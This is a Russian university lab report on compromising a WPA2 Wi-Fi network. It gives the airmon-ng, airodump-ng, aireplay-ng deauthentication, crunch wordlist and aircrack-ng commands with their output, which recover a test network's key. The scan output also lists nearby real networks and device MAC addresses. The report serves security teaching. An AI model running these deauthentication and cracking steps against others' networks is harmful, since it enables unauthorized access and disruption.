

**Министерство науки и высшего образования Российской Федерации  
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

**Факультет безопасности информационных технологий**

**Дисциплина:**

«Вычислительные сети и контроль безопасности в компьютерных сетях»

**ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №6**

«Компрометация беспроводной сети»

**Выполнили:**

Чу Ван Доан, студент группы N3347



---

(подпись)

Чан Бао Линь, студентка группы N3346



---

(подпись)

**Проверил:**

Савков Сергей Витальевич, инженер факультета БИТ

---

(отметка о выполнении)

---

(подпись)

Санкт-Петербург

2025 г.

## СОДЕРЖАНИЕ

<b>Содержание.....</b>	<b>2</b>
<b>Введение.....</b>	<b>3</b>
<b>Ход работы.....</b>	<b>5</b>
1. Подготовка среды и установка инструментов.....	5
2. Включение режима мониторинга для Wi-Fi адаптера.....	5
3. Сканирование Wi-Fi сетей поблизости.....	6
4. Фокусировка на целевой сети.....	7
5. Создание списка паролей с помощью Crunch.....	8
6. Подбор пароля с помощью Aircrack.....	8
<b>Заключение.....</b>	<b>10</b>

## **ВВЕДЕНИЕ**

Цель работы - Изучить технологии защиты беспроводных Wi-Fi сетей, их преимущества, недостатки и уязвимости на примере компрометации технологии WPA2.


### Задание

- ознакомиться с назначением и возможностями следующих инструментов: airmon, airodump, crunch, aircrack;
- обнаружить целевую беспроводную сеть;
- перехватить WPA-хендшейк подключения клиента к целевой сети;
- сформировать список возможных паролей в соответствии с маской пароля;
- при помощи перехваченного хендшейка и сформированного списка паролей подобрать пароль целевой беспроводной сети;
- результаты выполнения работы оформить в виде отчета.

## Ход работы

### 1. Подготовка среды и установка инструментов

Мы будем выполнять лабораторную работу на физической машине, использующей операционную систему Ubuntu.



```
chu-latitude-5510 ➤ ➡ ( main) 0ms 12:07 AM ~
chu >> which airmon-ng crunch aircrack-ng


/usr/sbin/airmon-ng
/usr/bin/crunch
/usr/bin/aircrack-ng
chu-latitude-5510 ➤ ➡ ( main) 8ms 12:07 AM ~
chu >> 
```

Рисунок 1 – Инструменты

### 2. Включение режима мониторинга для Wi-Fi адаптера

```
sudo airmon-ng
```

```
# Найти имя интерфейса
```



```
root@chu-latitude-5510:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlo1            iwlwifi     Intel Corporation Comet Lake PCH-LP CNVi WiFi
root@chu-latitude-5510:~#
```

Рисунок 2 – Поиск имени интерфейса

```
sudo airmon-ng start wlo1
```

```
# Включить режим мониторинга на интерфейсе wlo1
```

```

root@chu-latitude-5510:~# airmon-ng start wlo1

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    1389 avahi-daemon
    1438 NetworkManager
    1443 wpa_supplicant
    1450 avahi-daemon

PHY      Interface      Driver      Chipset
phy0     wlo1                iwlwifi     Intel Corporation Comet Lake PCH-LP CNVi WiFi
          (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
          (mac80211 station mode vif disabled for [phy0]wlo1)

root@chu-latitude-5510:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlo1mon          iwlwifi     Intel Corporation Comet Lake PCH-LP CNVi WiFi

root@chu-latitude-5510:~#

```

Рисунок 3 – Включение режима мониторинга для Wi-Fi адаптера

### 3. Сканирование Wi-Fi сетей поблизости

`sudo airodump-ng wlo1mon`

Запишите:

- BSSID целевой сети
- Канал (CHANNEL)
- SSID

```
CH 5 ][ Elapsed: 0 s ][ 2025-05-22 00:22
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
C8:BF:4C:94:E2:C5	-24	2	0 0	11	270	WPA2 CCMP	PSK	Room520
B0:BE:76:10:26:18	-66	2	0 0	10	270	WPA2 CCMP	PSK	Cum
C0:C9:E3:89:20:88	-48	2	0 0	10	270	WPA2 CCMP	PSK	haitang516
F8:F0:82:6C:7C:02	-63	3	8 0	5	270	OPN		Wive-NG-MT
00:EB:D8:3E:18:8C	-58	2	0 0	4	270	WPA2 CCMP	PSK	mer_514
34:60:F9:63:30:39	-71	2	0 0	10	270	WPA2 CCMP	PSK	Zhopa_s_ruchckoy
44:DF:65:99:99:0C	-67	2	0 0	9	130	WPA2 CCMP	PSK	GG_NEFOR
E0:BB:0C:DB:59:01	-56	2	0 0	3	270	WPA2 CCMP	CMAC	Wive-NG-HQ-778
B2:A7:B9:25:B0:66	-40	4	0 0	3	360	WPA2 CCMP	PSK	<length: 0>
00:EB:D8:05:0B:74	-64	2	0 0	2	270	WPA2 CCMP	PSK	OURNET
C0:C9:E3:BA:9D:6E	-60	5	8 3	3	270	WPA2 CCMP	PSK	PECHENKA
B0:A7:B9:65:B0:66	-41	7	1 0	3	360	WPA2 CCMP	PSK	518
6C:72:20:58:A2:BC	-72	2	0 0	13	270	WPA2 CCMP	PSK	Puzzles
CC:B0:A8:BB:CA:88	-49	2	0 0	1	270	WPA2 CCMP	PSK	HUAWEI-FR19FV
54:16:9D:63:D9:98	-67	2	0 0	1	270	WPA2 CCMP	PSK	.....
14:EB:B6:50:F8:2A	-57	5	0 0	1	270	WPA2 CCMP	PSK	TP-Link_F82A
4E:5F:52:EA:5E:AD	-37	6	7 3	2	65	WPA2 CCMP	PSK	Wifi Test

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:C9:E3:BA:9D:6E	26:63:38:44:23:03	-59	1e-24e	9	8		
C0:C9:E3:BA:9D:6E	E4:C7:67:B9:7C:97	-62	0 - 6e	0	3		
4E:5F:52:EA:5E:AD	5A:F8:4F:20:C6:61	-33	0 - 1e	76	12		

```
Quitting...
root@chu-latitude-5510:~#
```

Рисунок 4 – Сканирование Wi-Fi сетей поблизости

#### 4. Фокусировка на целевой сети

```
sudo airodump-ng -c 22 --bssid 4E:5F:52:EA:5E:AD -w /home/chu/Desktop/handshake/ wlo1mon
```

```
CH 2 ][ Elapsed: 0 s ][ 2025-05-22 00:28
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
4E:5F:52:EA:5E:AD	-39 0	4	11 1	2	65	WPA2 CCMP	PSK	Wifi Test

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
4E:5F:52:EA:5E:AD	5A:F8:4F:20:C6:61	-30	6e-24e	2726	41		

Рисунок 5 – Фокусировка на целевой сети

Отправка команды отключения для захвата рукопожатия

```
root@chu-latitude-5510:~# sudo aireplay-ng -0 50 -a 4E:5F:52:EA:5E:AD -c 5A:F8:4F:20:C6:61 wlo1mon
00:29:58 Waiting for beacon frame (BSSID: 4E:5F:52:EA:5E:AD) on channel 2
00:29:59 Sending 64 directed DeAuth (code 7). STMAC: [5A:F8:4F:20:C6:61] [43|33 ACKs]
00:30:00 Sending 64 directed DeAuth (code 7). STMAC: [5A:F8:4F:20:C6:61] [3|42 ACKs]
00:30:13 Sending 64 directed DeAuth (code 7). STMAC: [5A:F8:4F:20:C6:61] [292|33 ACKs]
00:30:22 Sending 64 directed DeAuth (code 7). STMAC: [5A:F8:4F:20:C6:61] [3|14 ACKs]
```

Рисунок 6 – Фокусировка на целевой сети

CH 2 ][ Elapsed: 2 mins ][ 2025-05-22 00:30 ][ WPA handshake: 4E:5F:52:EA:5E:AD											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
4E:5F:52:EA:5E:AD	-25	65	365	243	0	2	65	WPA2	CCMP	PSK	Wifi Test
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes			
4E:5F:52:EA:5E:AD	5A:F8:4F:20:C6:61		-25	1e- 1e	135	1569					Wifi Test

Рисунок 7 – Фокусировка на целевой сети

## 5. Создание списка паролей с помощью Crunch

```
crunch 8 8 0123456789 -o /home/chu/Desktop/passlist.txt
```

- 8 8 — длина пароля
- @ — строчная буква

Расширенные маски:

- @ — строчные буквы
- , — заглавные буквы
- % — цифры
- ^ — специальные символы

```
root@chu-latitude-5510:~# crunch 8 8 0123456789 -o /home/chu/Desktop/passlist.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000
crunch: 75% completed generating output
crunch: 100% completed generating output
```

Рисунок 8 – Создание списка паролей с помощью Crunch

## 6. Подбор пароля с помощью Aircrack

```
aircrack-ng -a2 -b 4E:5F:52:EA:5E:AD -w /home/chu/Desktop/passlist.txt
/home/chu/Desktop/handshake-01.cap
```



```
Aircrack-ng 1.7

[00:00:00] 48/11184810 keys tested (3034.52 k/s)

Time left: 1 hour, 1 minute, 25 seconds          0.00%

KEY FOUND! [ 00000000 ]

Master Key      : 85 2C DC C4 E8 5D FA 38 D2 DF B1 E4 E1 4A 3E 47
                  F1 E6 14 DC EF 1D D7 19 7E 32 8A DB DF DF 78 7D

Transient Key   : C3 EB 05 CD 0A 32 96 40 32 AD C0 8C D4 B7 14 FB
                  26 30 4C 8A 49 A5 56 28 5B CD 02 07 52 41 00 D2
                  D9 6F 88 F5 DB AE 58 E3 65 B4 5A AA 31 CC E2 B2
                  97 D9 28 73 CC 86 9E 36 8B 42 4A 04 A7 C7 69 7C

EAPOL HMAC     : 58 24 52 D0 82 F6 42 09 E2 F9 23 B6 81 49 5F 1C
```

Рисунок 9 – Подбор пароля с помощью Aircrack

## ЗАКЛЮЧЕНИЕ

В ходе выполнения лабораторной работы были изучены основные уязвимости беспроводных сетей стандарта Wi-Fi с защитой WPA2. Были освоены инструменты для анализа и перехвата трафика, в том числе `airmon-ng`, `airodump-ng`, `aireplay-ng`, `crunch` и `aircrack-ng`.

На практике была успешно осуществлена атака с перехватом WPA-handshake, что продемонстрировало возможность подбора пароля с помощью словаря. Это подтвердило, что даже современные стандарты шифрования могут быть уязвимыми при использовании слабых паролей и отсутствии дополнительных механизмов защиты.

Полученные навыки позволяют лучше понять принципы работы беспроводных сетей, методы их защиты и атаки на них. Это знание особенно важно для специалистов в области информационной безопасности и системных администраторов, ответственных за защиту сетевой инфраструктуры.